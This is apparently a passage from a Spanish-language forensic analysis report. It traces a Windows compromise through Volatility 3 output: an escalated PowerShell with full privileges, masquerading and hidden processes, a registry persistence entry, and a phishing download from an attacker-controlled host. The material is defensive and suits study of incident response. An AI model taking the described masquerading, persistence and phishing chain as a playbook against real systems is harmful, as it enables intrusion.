


Tabla 7

Jerarquía de procesos post-compromiso


PID	PPID	Nombre del proceso	Hora	Estado
992	5644	explorer.exe	16:40:34	Activo
4124	992	powershell.exe	16:41:18	Activo
5256	4124	conhost.exe	16:41:18	Activo
11468	992	cmd.exe	16:42:06	Terminado

4.2.2. Análisis de comandos ejecutados

El proceso PowerSehll no tiene argumentos esto sugiere que se implementó la técnica T1059.001 documentada en MITRE ATT&CK lo que implica una ejecución interactiva sin dejar rastro en la línea de comandos, el resultado se observa en la Figura 76 y e comando utilizado se encuentra en el Apéndice I6

Figura 76

Linea de comandos Post-Escalación



4.2.3. Privilegios

Posterior a los análisis realizados se ejecuta el plugin windows.privileges.Privs de Volatility 3 Framework, para el proceso sospechoso que fue determinado en los análisis anteriores.

Figura 77

Resultados de Escalación de Privilegios

```
Volatility 3 Framework 2.27.0

PID     Process Value   Privilege       Attributes      Description

4124    powershell.exe  2       SeCreateTokenPrivilege          Create a token object
4124    powershell.exe  3       SeAssignPrimaryTokenPrivilege           Replace a process-level token
4124    powershell.exe  4       SeLockMemoryPrivilege           Lock pages in memory
4124    powershell.exe  5       SeIncreaseQuotaPrivilege        Present,Enabled Increase quotas
4124    powershell.exe  6       SeMachineAccountPrivilege               Add workstations to the domain
4124    powershell.exe  7       SeTcbPrivilege          Act as part of the operating system
4124    powershell.exe  8       SeSecurityPrivilege     Present,Enabled Manage auditing and security log
4124    powershell.exe  9       SeTakeOwnershipPrivilege        Present,Enabled Take ownership of files/objects
4124    powershell.exe  10      SeLoadDriverPrivilege   Present,Enabled Load and unload device drivers
4124    powershell.exe  11      SeSystemProfilePrivilege        Present,Enabled Profile system performance
4124    powershell.exe  12      SeSystemtimePrivilege   Present,Enabled Change the system time
4124    powershell.exe  13      SeProfileSingleProcessPrivilege Present,Enabled Profile a single process
4124    powershell.exe  14      SeIncreaseBasePriorityPrivilege Present,Enabled Increase scheduling priority
4124    powershell.exe  15      SeCreatePagefilePrivilege       Present,Enabled Create a pagefile
4124    powershell.exe  16      SeCreatePermanentPrivilege              Create permanent shared objects
4124    powershell.exe  17      SeBackupPrivilege       Present,Enabled Backup files and directories
4124    powershell.exe  18      SeRestorePrivilege      Present,Enabled Restore files and directories
4124    powershell.exe  19      SeShutdownPrivilege     Present,Enabled Shut down the system
4124    powershell.exe  20      SeDebugPrivilege        Present,Enabled Debug programs
4124    powershell.exe  21      SeAuditPrivilege                Generate security audits
4124    powershell.exe  22      SeSystemEnvironmentPrivilege    Present,Enabled Edit firmware environment values
4124    powershell.exe  23      SeChangeNotifyPrivilege Present,Enabled,Default Receive notifications of changes to files or directories
4124    powershell.exe  24      SeRemoteShutdownPrivilege       Present,Enabled Force shutdown from a remote system
4124    powershell.exe  25      SeUndockPrivilege       Present,Enabled Remove computer from docking station
4124    powershell.exe  26      SeSyncAgentPrivilege            Synch directory service data
4124    powershell.exe  27      SeEnableDelegationPrivilege             Enable user accounts to be trusted for delegation
4124    powershell.exe  28      SeManageVolumePrivilege Present,Enabled Manage the files on a volume
4124    powershell.exe  29      SeImpersonatePrivilege  Present,Enabled,Default Impersonate a client after authentication
4124    powershell.exe  30      SeCreateGlobalPrivilege Present,Enabled,Default Create global objects
4124    powershell.exe  31      SeTrustedCredManAccessPrivilege         Access Credential Manager as a trusted caller
4124    powershell.exe  32      SeRelabelPrivilege              Modify the mandatory integrity level of an object
4124    powershell.exe  33      SeIncreaseWorkingSetPrivilege   Present,Enabled Allocate more memory for user applications
4124    powershell.exe  34      SeTimeZonePrivilege     Present,Enabled Adjust the time zone of the computer's internal clock
4124    powershell.exe  35      SeCreateSymbolicLinkPrivilege   Present,Enabled Required to create a symbolic link
4124    powershell.exe  36      SeDelegateSessionUserImpersonatePrivilege       Present,Enabled Obtain an impersonation token for another user in the same session.
```

Los resultados revelan que el proceso PowerShell (PID 4124) posee 36 privilegios de sistema, en este caso se verifican que 23 están marcados como "Present, Enabled", incluyendo privilegios que normalmente están restringidos a cuentas de administrador y sistema, en la

Tabla 8

Tabla 8

Distribución por categoría

Categoría	Total	Ejemplos Clave	Indicador de
Privilegios Críticos	6	SeDebugPrivilege, SeTcbPrivilege	Sistema/SYSTEM
Privilegios Administrativos	17	SeShutdownPrivilege, SeSystemtimePrivilege	Administrador Local
Privilegios de Usuario	13	SeChangeNotifyPrivilege, SeTimeZonePrivilege	Usuario Normal
Total Privilegios	36		Set completo del sistema

El proceso PowerShell tiene **todos los privilegios disponibles en Windows**, incluyendo los 6 más peligrosos que solo se otorgan a cuentas de sistema, confirmando escalada exitosa a privilegios máximos.

4.2.4. Resultados Post-Escalación

De acuerdo con el análisis realizado se confirma que hubo escalación de privilegios.

- PowerShell es ejecutado desde explore.exe en lugar de canales legítimos.
- Historial de consola vacío y ausencia de argumentos
- 36 privilegios, en donde se uncluyen 6 axclusivos de cuentas SYSTEM

  cmd.exe ejecutado 48 segundos después con vida de 2 segundos
- cmd.exe fue ejecutado 48 segundos después en una ventana de trabajo de 2 segundos.

4.3. Análisis forense del proceso de persistencia en memoria RAM

Como punto de partida del análisis forense se ejecutó el plugin windows.info como se observa en la **Figura 78**, los datos obtenidos identifican parámetros como la versión del sistema, arquitectura, ruta del directorio raíz, etc. Esta información es clave para establecer una línea de tiempo de los eventos.

Figura 78

Pluggins windows.info de Volatility





Figura 79

Lista de procesos pslist Post-Persistencia



En la **Figura 79** se observa el proceso windowsupdate**. (PID 2600)** el nombre imita al proceso legítimo relacionado con las actualizaciones del sistema. El proceso presenta características sospechosas como:


- Nombre incompleto
- No tiene extensión exe.
- No corresponde a un ejecutable legítimo de windows

Este tipo de características son comunes cuando un atacante servicios maliciosos, con

el plugin **windows.cmdline** se reveló que el proceso con PID 2600 fue iniciado desde la ruta **C:\Windows\System32** el mismo que parece confiable para el sistema operativo, es decir que logra disminuir sospecha durante auditorías superficiales.

Figura 80

Lista de procesos psscab Post-Persistencia



Otro Proceso es el PID 8568 por ocultamiento activo y un PPID anómalo que sugiere inyección en servicios seguidos de **cmd.exe y conhost.exe** (PIDs 9796/9804), correspondientes a una sesión de consola ejecutada y terminada rápidamente tras el inicio y finalmente **WindowsTerminal.exe** (PID 9868) que usa una terminal avanzada que fue finalizada al instante, posiblemente como parte de actividades de post-explotación, en la

Tabla 9

Evidencia de procesos maliciosos post-persistencia

PID	PROCESO	EVIDENCIA
2600	windowsupdate.	Nombre:windowsupdate. | Session 0 |
8568	rundll32.exe	Proceso oculto (solo en psscan)
9796	cmd.exe	Consola ejecutada post-login
9868	WindowsTerminal.exe	Terminal avanzada ejecutada

Como mecanismo forense se automatiza los procesos de búsqueda con volatility, previo a detectar los procesos maliciosos, se realiza el análisis respectivo de cada proceso, los


pluggins ejecutados son los siguientes:

- windows.pslist - Información básica
- windows.psscan - Procesos ocultos
- windows.cmdline - Línea de comando
- windows.envars - Variables de entorno
- windows.dlllist - DLLs cargadas
- windows.handles - Handles abiertos
- windows.privileges - Privilegios

4.3.1. Análsis del proceso PID 2600

Figura 81

Análsis del proceso PID 2600



Previo análisis realizado del proceso PID se concluye presenta múltiples indicadores de compromiso que confirman su naturaleza maliciosa. En primer lugar, su nombre anómalo sin la extensión .exe constituye una técnica clásica de Process Masquerading (T1036.005


MITRE), donde el malware se hace pasar por el proceso legítimo windowsupdate.exe de Windows Update para evadir detecciones tempranas

Además, reveló un mecanismo de persistencia activo mediante la modificación del registro Windows. Se encontró una entrada que apunta a C:\Windows\Temp\legit.exe, demostrando que el malware se configura para ejecutarse automáticamente en cada inicio del sistema.

4.3.2. Análsis del proceso PID 8568

Figura 82

Análsis del proceso PID 2600



El parámetro ShellRefresh en AppXDeploymentExtensions.OneCore.dll no es un uso típico documentado por Microsoft se encuentran privilegios asignados inapropiadamente


- SeCreateTokenPrivilege - Crear tokens (usualmente solo para SYSTEM)
- SeTcbPrivilege - Actuar como parte del sistema operativo (privilegio máximo)

- SeLockMemoryPrivilege - Bloquear páginas en memoria
- SeAssignPrimaryTokenPrivilege - Reemplazar tokens de proceso

4.3.3. Análsis del proceso PID 9796

Figura 83

Análsis del proceso PID 9796



En la Figura 83 se muestra el análisis ejecutado, el resultado revela múltiples indicadores de gravedad que apuntan a actividad maliciosa avanzada, se detecta un proceso oculto mediante la técnica de inyección (T1055). Además, los registros temporales muestran una ejecución anómalamente breve de apenas ocho segundos desde las 19:53:40 hasta las 19:53:45, característica típica de la ejecución de payloads maliciosos. Asimismo, la presencia de solo dos handles, en contraste con los múltiples recursos que normalmente utilizaría un proceso cmd.exe legítimo, indica un comportamiento residual o "fantasma" producto de inyección de código.


4.3.4. Análsis del proceso PID 9868

El análisis forense revela un patrón idéntico al anterior, caracterizado por un mecanismo de ocultamiento consistente donde ambos están ausentes en la lista de procesos

activos (pslist) pero visibles en el escaneo profundo (psscan), además comparten **la misma ventana temporal de ejecución**, con idénticos horarios de inicio (19:53:40) y terminación (19:53:48), lo que evidencia una coordinación sincronizada típica de scripts automatizados o payloads. Este conjunto uniforme de técnicas anti-forenses sugiere un origen común y un modus operandi estandarizado el resultado se observa en la **Figura 84**.

Figura 84

Análisis del proceso PID 9868




4.4. Análisis forense del proceso de persistencia en DISCO

La **Figura 85** muestra la carpeta de Descargas del usuario víctima, en esa carpeta se puede observar el archivo critical_update.exe en la carpeta de Descargas, con fecha de modificación del 02-Dic-2025, día en que inicio la vulneración del sistema. Este es muy probablemente el vector de infección inicial. Su nombre engañoso, imitando una actualización legítima, habría llevado al usuario a ejecutarlo, desencadenando la cadena de compromiso que culminó con la implantación del troyano Rosena persistente en C:\Windows\System32.

Figura 85


Evidencia que muestra archivo que inicia la vulneración del sistema



La evidencia del historial web **Figura 86** revela que el ataque inició por phishing. El usuario accedió a un correo en Gmail que contenía un enlace a http://30.30.30.10/update2024/, disfrazado como "Actualización de Seguridad Windows 11". Esta IP interna (30.30.30.10) es un servidor controlado por el atacante, desde donde se descargó y ejecutó el archivo critical_update.exe, completando la cadena de infección desde el engaño por correo hasta la implantación del troyano persistente.

Figura 86

Historial de navegación de la víctima

